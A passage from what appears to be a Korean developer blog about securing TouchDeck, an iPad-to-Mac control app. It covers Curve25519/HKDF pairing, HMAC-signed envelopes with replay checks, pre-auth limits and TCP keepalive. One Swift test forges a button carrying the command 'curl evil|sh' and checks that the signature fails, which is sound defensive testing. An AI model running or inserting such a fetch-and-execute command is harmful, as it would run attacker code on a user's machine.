needPairing) - 아이패드도 임시 키를 만든다. 맥 공개 키와 자기 비밀 키로 공유 비밀을 계산하고, 사람이 친 숫자를 섞어 HKDF로 키 두 개를 만든다. 하나는 “같은 숫자를 안다”는 증명용, 하나는 앞으로 쓸 토큰이다
- 아이패드는 자기 공개 키와 증명만 보낸다(
pair). 숫자는 보내지 않는다 - 맥도 같은 계산을 해서 증명이 맞으면 같은 토큰을 저장하고, 자기도 같은 숫자를 안다는 증명을 돌려준다(
paired). 토큰은 보내지 않는다 - 아이패드는 맥 증명까지 맞을 때만 토큰을 저장한다
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
// SecureSession.swift (DeckKit)
public static func derive(privateKey: Curve25519.KeyAgreement.PrivateKey, peerPublicKey: Data, code: String,
                          macPublicKey: Data, clientPublicKey: Data) throws -> Derived {
    let peer = try Curve25519.KeyAgreement.PublicKey(rawRepresentation: peerPublicKey)
    let shared = try privateKey.sharedSecretFromKeyAgreement(with: peer)
    // 두 공개 키를 같이 넣어서, 다른 키 쌍으로 만든 결과와 섞일 수 없게 한다
    let transcript = macPublicKey + clientPublicKey
    let salt = Data(code.utf8)
    let confirmKey = shared.hkdfDerivedSymmetricKey(using: SHA256.self, salt: salt,
                                                    sharedInfo: Data("touchdeck confirm".utf8) + transcript, outputByteCount: 32)
    let token = shared.hkdfDerivedSymmetricKey(using: SHA256.self, salt: salt,
                                               sharedInfo: Data("touchdeck token".utf8) + transcript, outputByteCount: 32)
    return Derived(token: token.withUnsafeBytes { Data($0) },
                   clientProof: hmacHex(key: confirmKey, "client"),
                   macProof: hmacHex(key: confirmKey, "mac"))
}
Curve25519와 HKDF로 증명과 토큰 만들기
derive는 이 순서로 계산한다.
- 상대가 보낸 32바이트로
Curve25519.KeyAgreement.PublicKey(rawRepresentation:)를 만든다.rawRepresentation은 반대로 키를 바이트로 꺼내는 속성이다. - 내 비밀 키(
Curve25519.KeyAgreement.PrivateKey, 만들 때마다 무작위)의sharedSecretFromKeyAgreement(with:)로 공유 비밀(SharedSecret)을 계산한다. - 공유 비밀의
hkdfDerivedSymmetricKey(using:salt:sharedInfo:outputByteCount:)로 키를 두 번 뽑는다.salt에 숫자를,sharedInfo에 쓰임새 이름표와 두 공개 키를 넣고 32바이트씩 뽑는다. - 토큰 키는
withUnsafeBytes(_:)로 바이트를 잠깐 꺼내 저장용Data로 복사하고, 증명용 키로는 HMAC 서명 두 개를 만든다.
SharedSecret은 일부러 바이트를 바로 꺼낼 수 없게 만들어져 있다. 그대로 키로 쓰지 말고 HKDF를 거치라는 뜻이다.
맥과 아이패드가 각자 이 함수를 부르는데, 맥은 자기 비밀 키와 아이패드 공개 키를, 아이패드는 자기 비밀 키와 맥 공개 키를 넣는다. 숫자가 같으면 결과가 같고, 다르면 증명도 토큰도 달라진다. 테스트로 세 가지를 먼저 정했다. 같은 숫자면 양쪽 토큰이 같은지, 다른 숫자면 증명이 다른지, 엿본 사람이 공개 키 두 개와 숫자까지 알아도 자기 비밀 키로는 같은 토큰을 못 만드는지다.
1
2
3
4
5
6
7
8
9
10
11
// SecureSessionTests.swift (DeckKit)
@Test func eavesdropperWithBothPublicKeysAndCodeCannotDeriveToken() throws {
    // 엿본 사람은 두 공개 키를 다 알고, 숫자도 알아냈다고 쳐도 자기 비밀 키로는 같은 토큰을 못 만든다
    let mac = PairingCrypto.newPrivateKey()
    let ipad = PairingCrypto.newPrivateKey()
    let eve = PairingCrypto.newPrivateKey()
    let m = mac.publicKey.rawRepresentation, c = ipad.publicKey.rawRepresentation
    let real = try PairingCrypto.derive(privateKey: mac, peerPublicKey: c, code: "4821", macPublicKey: m, clientPublicKey: c)
    let guess = try PairingCrypto.derive(privateKey: eve, peerPublicKey: c, code: "4821", macPublicKey: m, clientPublicKey: c)
    #expect(real.token != guess.token)
}
시뮬레이터에서 실제로 페어링했을 때 맥이 받은 pair 메시지다. 공개 키와 증명뿐이다.
1
[server] <- iPad Pro 11-inch (M5) {"proof":"74290205ccc4cb16787f2fd6715e67ad64c6c5f61e992d72b35cf19a7b91e644","publicKey":"Y3OWDMLGuKb9BxCvMRF7SKgvYpv92h5uvOEVC5PIyFA=","type":"pair"}
맥이 먼저 하는 증명
다시 붙을 때도 바꿨다. 처음 버전은 맥이 nonce만 보내고 아이패드만 증명했다. 그러면 아이패드는 상대가 진짜 맥인지 알 방법이 없다. 이제 아이패드도 hello에 자기 nonce를 실어 보내고, 맥이 두 nonce와 토큰으로 만든 증명을 먼저 보낸다(challenge). 아이패드는 그 증명이 맞을 때만 자기 증명을 보낸다. 토큰을 모르는 가짜 맥은 맥 증명을 만들 수 없어서 여기서 걸린다.
1
2
3
4
5
6
7
8
9
10
11
12
// DeckClient.swift (iOS)
case .challenge(let nonce, let proof):
    macNonce = nonce
    guard let token = KeychainStore.token().flatMap({ Data(base64Encoded: $0) }) else {
        // 토큰이 없으면(앱을 지웠다 깔았을 때) 빈 증명을 보낸다. 맥이 숫자로 다시 허락받게 한다.
        return send(.auth(proof: ""))
    }
    let keys = SessionKeys(token: token, clientNonce: clientNonce, macNonce: nonce)
    // 맥이 먼저 토큰을 안다는 걸 증명해야 내 증명을 보낸다
    guard keys.macProof == proof else { return rejectMac("challenge proof") }
    send(.auth(proof: keys.clientProof))
    secure = SecureChannel(keys: keys, role: .client)
저장된 토큰 꺼내기
Data(base64Encoded:)는 base64 글자를 바이트로 되돌린다. 올바른 base64가 아니면 nil이다. 앞의 flatMap은 값이 있으면 함수를 적용하는데 그 함수도 nil을 돌려줄 수 있을 때 쓴다. 저장된 토큰이 없거나 깨졌으면 둘 다 nil로 끝나서 guard에 걸린다.
KeychainStore는 Keychain(SecItemCopyMatching, SecItemAdd)을 감싼 이 앱의 작은 도우미다.
다만 진짜 맥이 만든 증명을 가짜 서버가 중간에서 그대로 넘겨주면 이 확인은 통과한다. 그건 다음 봉투가 막는다.
메시지마다 붙이는 서명
허락받은 뒤에 오가는 모든 메시지를 봉투에 넣었다. 봉투에는 원래 메시지(body), 번호(seq), 서명(mac)이 들어간다. 서명 키는 토큰과 이번 접속의 두 nonce로 HKDF를 돌려 만든 이번 접속 전용 키고, 아이패드→맥과 맥→아이패드 방향의 키가 따로 있다.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
// SecureSession.swift (DeckKit)
public mutating func seal(_ body: String) -> String {
    sentSeq += 1
    let envelope = Envelope(seq: sentSeq, body: body, mac: hmacHex(key: sendKey, "\(sentSeq)|\(body)"))
    // 생략 (JSON 글자로 바꾸기)
}

public mutating func open(_ text: String) throws -> String {
    guard let envelope = try? JSONDecoder().decode(Envelope.self, from: Data(text.utf8)), envelope.type == "secure" else {
        throw OpenError.notSecure
    }
    guard hmacHex(key: receiveKey, "\(envelope.seq)|\(envelope.body)") == envelope.mac else { throw OpenError.badSignature }
    guard envelope.seq > receivedSeq else { throw OpenError.replayed }
    receivedSeq = envelope.seq
    return envelope.body
}
JSONDecoder로 봉투 읽기
JSONDecoder는 JSON 글자를 Swift 값으로 바꾼다. decode(Envelope.self, from:)처럼 만들 타입을 알려 주고, 그 타입은 Codable(또는 Decodable)이어야 한다. 모양이 다르면 오류를 던져서 try?로 nil이 된다.
버튼 하나를 누르면 실제로 이렇게 간다.
1
{"body":"{\"index\":0,\"page\":0,\"type\":\"press\"}","mac":"8e52f8a1139694633f8f5033707a431c0024f8bfd856cf71dadbe0fc5a973dc4","seq":2,"type":"secure"}
중간에서 넘겨주기만 하는 가짜 서버는 토큰을 모르니 이 키도 없다. 그래서 메시지를 새로 지어내면 서명이 틀리고, body를 한 글자라도 바꿔도 서명이 틀리고, 같은 봉투를 다시 보내면 번호에서 걸린다. 아이패드가 보낸 봉투를 아이패드에게 되돌려 보내는 것도 방향별 키가 달라서 안 열린다. 가짜 서버가 할 수 있는 건 아이패드의 진짜 메시지를 그대로 넘기거나 버리는 것뿐이다. 맥은 허락 뒤에 서명이 틀린 메시지가 오면 그 연결을 끊고, 아이패드는 서명 없는 버튼 배치나 결과를 무시한다.
1
2
3
4
5
6
7
8
// SecureSessionTests.swift (DeckKit)
@Test func relayWithoutTokenCannotForge() throws {
    // 가짜 맥은 토큰을 몰라서, 같은 nonce를 봤어도 다른 키로 서명하게 된다
    var (_, mac) = pair()
    var forger = SecureChannel(keys: SessionKeys(token: Data(repeating: 9, count: 32), clientNonce: "c", macNonce: "m"), role: .client)
    let forged = forger.seal(#"{"type":"setButton","page":0,"index":0,"button":{"label":"x","action":{"kind":"command","command":"curl evil|sh"}}}"#)
    #expect(throws: SecureChannel.OpenError.badSignature) { try mac.open(forged) }
}
(이 봉투는 나중에 숫자 키패드를 넣으면서 서명만 하던 데서 내용까지 숨기는 암호화로 바뀐다. 6편에 적었다.)
아이패드는 needPairing을 받아도 기존 토큰을 바로 지우지 않게 했다. 새 페어링이 맥 증명까지 확인돼야 토큰을 바꾼다. 가짜 서버가 needPairing만 보내서 허락을 끊는 걸 막기 위해서다.
공격 흉내와 남는 한계
실제로 켜 둔 맥 서버에 스크립트로 아이패드 행세를 해 봤다. 아이패드 기기 ID를 그대로 쓰고, 증명은 아무 값이나 넣었다. 이어서 허락 없이 버튼 누르기를 보내고, 서명을 지어낸 봉투도 보냈다.
1
2
3
4
5
== 아이패드 기기 ID로 행세
<- {"nonce":"561fc05697044ada74e1e5e21c030a88","proof":"7eee1068…","type":"challenge"}
<- {"nonce":"561fc05697044ada74e1e5e21c030a88","publicKey":"K9mh0laAr19+XoHq4FlVqmsZ7G8fE3KzBTSoHfjpKn0=","type":"needPairing"}
<- {"type":"unauthorized"}
trusted after attack: ['iPad Pro 11-inch (M5)']
엉터리 증명에는 허락 대신 숫자를 다시 요구했고, 허락 전 버튼 누르기는 거절됐고, 지어낸 봉투는 아예 무시됐다. 허락한 기기 목록도 그대로였다.
허락받기 전 접속에는 크기 상한도 뒀다. 허락 전에 오가는 인사, 증명, 페어링 메시지는 1KB도 안 되는데, 서버는 WebSocket 메시지를 16MB까지 받아 주고 접속 수도 제한이 없었다. 그래서 허락 전 메시지가 8KB를 넘으면 그 접속을 끊고, 허락 안 된 접속은 8개까지만 둔다. 9번째가 들어오면 새 접속을 거절하지 않고 가장 오래된 것을 끊는다. 반쯤 죽은 접속이 자리를 다 차지해도 내 아이패드가 다시 붙을 수 있게 하려는 것이다. 기기 이름은 상대가 정하는 값이라, 메뉴바 창이 길게 늘어나지 않게 32자에서 자른다.
1
2
3
4
// PreAuthLimits.swift (맥)
static func toDrop<T>(pending: [T]) -> [T] {
    Array(pending.prefix(max(0, pending.count - maxPending + 1)))
}
prefix로 오래된 접속 고르기
prefix(_:)는 앞에서부터 정한 개수만큼만 꺼낸다. 오래된 접속이 앞에 있어서, 끊을 접속을 앞에서 골랐다.
<T>는 “어떤 타입이든”이라는 뜻(제네릭)이다. 접속 목록이든 숫자 목록이든 같은 규칙을 테스트할 수 있게 했다.
막지 못한 게 하나 남아 있다. 맨 처음 페어링하는 바로 그 순간에 가짜 서버가 중간에 끼는 경우다. 이때 가짜 서버는 아이패드와 직접 키 교환을 하게 되고, 아이패드가 보낸 증명을 받아서 숫자 1만 개를 혼자 다 넣어 보면 맞는 숫자를 알아낼 수 있다. 4자리처럼 짧은 숫자로 이것까지 막으려면 훨씬 복잡한 방식이 필요하다. 처음 한 번만 해당하는 일이라 이 부분은 그대로 두었다. SSH로 처음 보는 서버에 접속할 때 “이 서버를 믿겠냐”고 한 번 묻고 그다음부터 기억하는 것과 같은 믿음이다.
아래에서 네 가지 경우를 단계별로 눌러 볼 수 있다. 위가 아이패드 코드, 아래가 맥 코드고, 가운데가 그 단계에서 오간 메시지다. 지금 실행 중인 줄이 강조된다. 긴 값 일부는 실제로 오간 값 그대로다.
맥을 꺼도 연결됨으로 남던 아이패드
맥 앱을 껐다 켰을 때 아이패드가 스스로 다시 붙는지 확인하다가 이상한 걸 봤다. 맥 앱을 다시 켰는데 서버 기록에 새 접속이 없었다. 아이패드는 계속 “연결됨”이었다. 끊긴 걸 모르고 있으니 다시 찾으러 가지도 않은 것이다.
재현 테스트를 먼저 만들었다. 서버가 연결을 받자마자 끊으면, 클라이언트가 끊겼다는 상태를 받기까지 얼마나 걸리는지 본다.
1
2
3
4
5
// WebSocketChannelTests.swift (DeckKit)
let start = ContinuousClock.now
var iterator = stream.makeAsyncIterator()
#expect(await iterator.next() == "closed")
#expect(ContinuousClock.now - start < .seconds(5), "끊긴 걸 5초 안에 알아차려야 한다")
ContinuousClock과 AsyncStream으로 걸린 시간 재기
ContinuousClock은 시간을 재는 시계다. now끼리 빼면 걸린 시간(Duration)이 나온다. 연결 상태는 AsyncStream(값이 하나씩 나중에 도착하는 흐름)으로 받았다. makeAsyncIterator()로 꺼낼 준비를 하고, await iterator.next()로 다음 값이 올 때까지 기다린다.
1
2
Test clientNoticesWhenServerGoesAway() recorded an issue: Expectation failed: ContinuousClock.now - start < .seconds(5)
Test run with 1 test in 0 suites failed after 60.017 seconds with 1 issue.
60초가 걸렸다. 원인은 받기 쪽이었다. 상대가 사라지면 receiveMessage는 오류와 함께 끝나는데, 연결 상태(NWConnection.State)는 ready인 채로 남는다. 내 코드는 오류가 나면 받기만 조용히 멈췄고, 연결 상태가 바뀌기만 기다리고 있었다. 받기가 오류나 닫기 신호로 끝나면 직접 연결을 닫게 바꿨다. 닫으면 상태가 .cancelled로 바뀌고, 아이패드는 그걸 보고 2초 뒤 처음부터 다시 맥을 찾는다.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
// WebSocketChannel.swift (DeckKit)
private func receiveNext() {
    connection.receiveMessage { [weak self] content, context, _, error in
        guard let self else { return }
        let meta = context?.protocolMetadata(definition: NWProtocolWebSocket.definition) as? NWProtocolWebSocket.Metadata
        if let content, meta?.opcode == .text, let text = String(data: content, encoding: .utf8) {
            self.onText?(text)
        }
        // 상대가 사라지면 받기는 오류로 끝나지만 연결 상태는 ready로 남는다.
        // 직접 닫아서 .cancelled를 알려야 다시 찾으러 갈 수 있다.
        // 닫기 신호 없이 사라지면 오류도 내용도 없이 끝날 수 있다. 그것도 닫힘으로 본다.
        if error != nil || meta?.opcode == .close || (content == nil && meta == nil) {
            self.connection.cancel()
            return
        }
        self.receiveNext()
    }
}
receiveMessage로 계속 받고 끊기면 닫기
receiveNext()는 한 번에 메시지 하나씩 받는다.
receiveMessage(completion:)는 메시지 하나가 다 올 때까지 기다렸다가 내용(content), 정보(context), 오류를 준다. 한 번 부르면 한 번만 받는다.context의protocolMetadata(definition:)로 WebSocket 정보(NWProtocolWebSocket.Metadata)를 꺼내고,opcode로 글자, 바이너리, 닫기를 구분한다.- 오류가 났거나 닫기 신호거나 아무것도 없이 끝났으면
cancel()로 연결을 닫는다. 상태가.cancelled로 바뀐다. - 아니면
receiveNext()를 다시 불러 다음 메시지를 기다린다.
테스트가 60초에서 바로 통과로 바뀌었다. 실제로 맥 앱을 끄고 5초 뒤에 찍은 아이패드 화면이 왼쪽, 다시 켜고 찍은 화면이 오른쪽이다.
| 맥 앱을 끈 뒤 | 다시 켠 뒤 |
|---|---|
 |  |
끈 뒤에는 “같은 와이파이에서 맥을 찾는 중”으로 바뀌고 버튼이 흐려진다. 다시 켜고 약 3초 만에 아이패드가 hello, challenge, auth를 거쳐 다시 허락받고 “연결됨”으로 돌아왔다. 숫자는 다시 묻지 않았다. 키 교환과 봉투를 넣은 뒤에 다시 해 봐도 똑같이 약 3초였다.
이건 맥 앱을 끈 경우라서 맥이 연결을 깔끔하게 닫아 준다. 검토자는 맥이 잠들거나 와이파이가 끊긴 경우는 닫기 신호조차 안 와서 여전히 몇 분 동안 모를 거라고 짚었다. 그래서 연결 설정에 TCP keepalive를 켰다.
TCP keepalive란?
연결이 열려 있어도 아무것도 오가지 않으면, 상대가 그냥 조용한 건지 사라진 건지 알 수 없다. 상대가 꺼지면서 “끊는다”고 말해 주면 바로 알지만, 잠들거나 와이파이가 끊기면 그 말조차 못 하고 사라진다. keepalive는 조용한 시간이 길어지면 이쪽에서 먼저 “살아 있어?”를 보내 보는 것이다. 여러 번 물어도 대답이 없으면 연결이 죽었다고 보고 끊는다.

TouchDeck은 5초 동안 아무것도 안 오면 2초 간격으로 3번 상대가 살아 있는지 물어보고, 대답이 없으면 연결을 끊는다. 대략 11초 안에 알아챈다. 보내기가 실패했을 때도 연결을 닫게 했다.
1
2
3
4
5
6
7
8
9
// WebSocketChannel.swift (DeckKit)
// 맥이 잠들거나 와이파이가 끊기면 닫기 신호 없이 연결이 죽는다.
// 5초 조용하면 2초 간격으로 3번 확인해서, 약 11초 안에 끊긴 걸 알아챈다.
let tcp = NWProtocolTCP.Options()
tcp.enableKeepalive = true
tcp.keepaliveIdle = 5
tcp.keepaliveInterval = 2
tcp.keepaliveCount = 3
let params = NWParameters(tls: nil, tcp: tcp)
NWProtocolTCP로 keepalive 켜기
NWProtocolTCP.Options는 TCP 설정 묶음이다. keepalive에 쓰는 속성은 이렇다.
| API | 하는 일 |
|---|---|
enableKeepalive | 조용할 때 살아 있는지 묻기를 켠다 |
keepaliveIdle | 아무것도 안 오고 몇 초가 지나면 묻기 시작할지 |
keepaliveInterval | 묻는 간격(초) |
keepaliveCount | 대답이 없을 때 몇 번까지 물을지. 다 없으면 연결을 끊는다 |
이 TCP 설정은 NWParameters(tls:tcp:)로 연결 설정에 넣는다. TLS를 nil로 주면 암호화 없는 TCP다.
맥을 실제로 잠재우거나 공유기를 꺼서 11초 안에 알아채는지는 아직 확인 못 했다.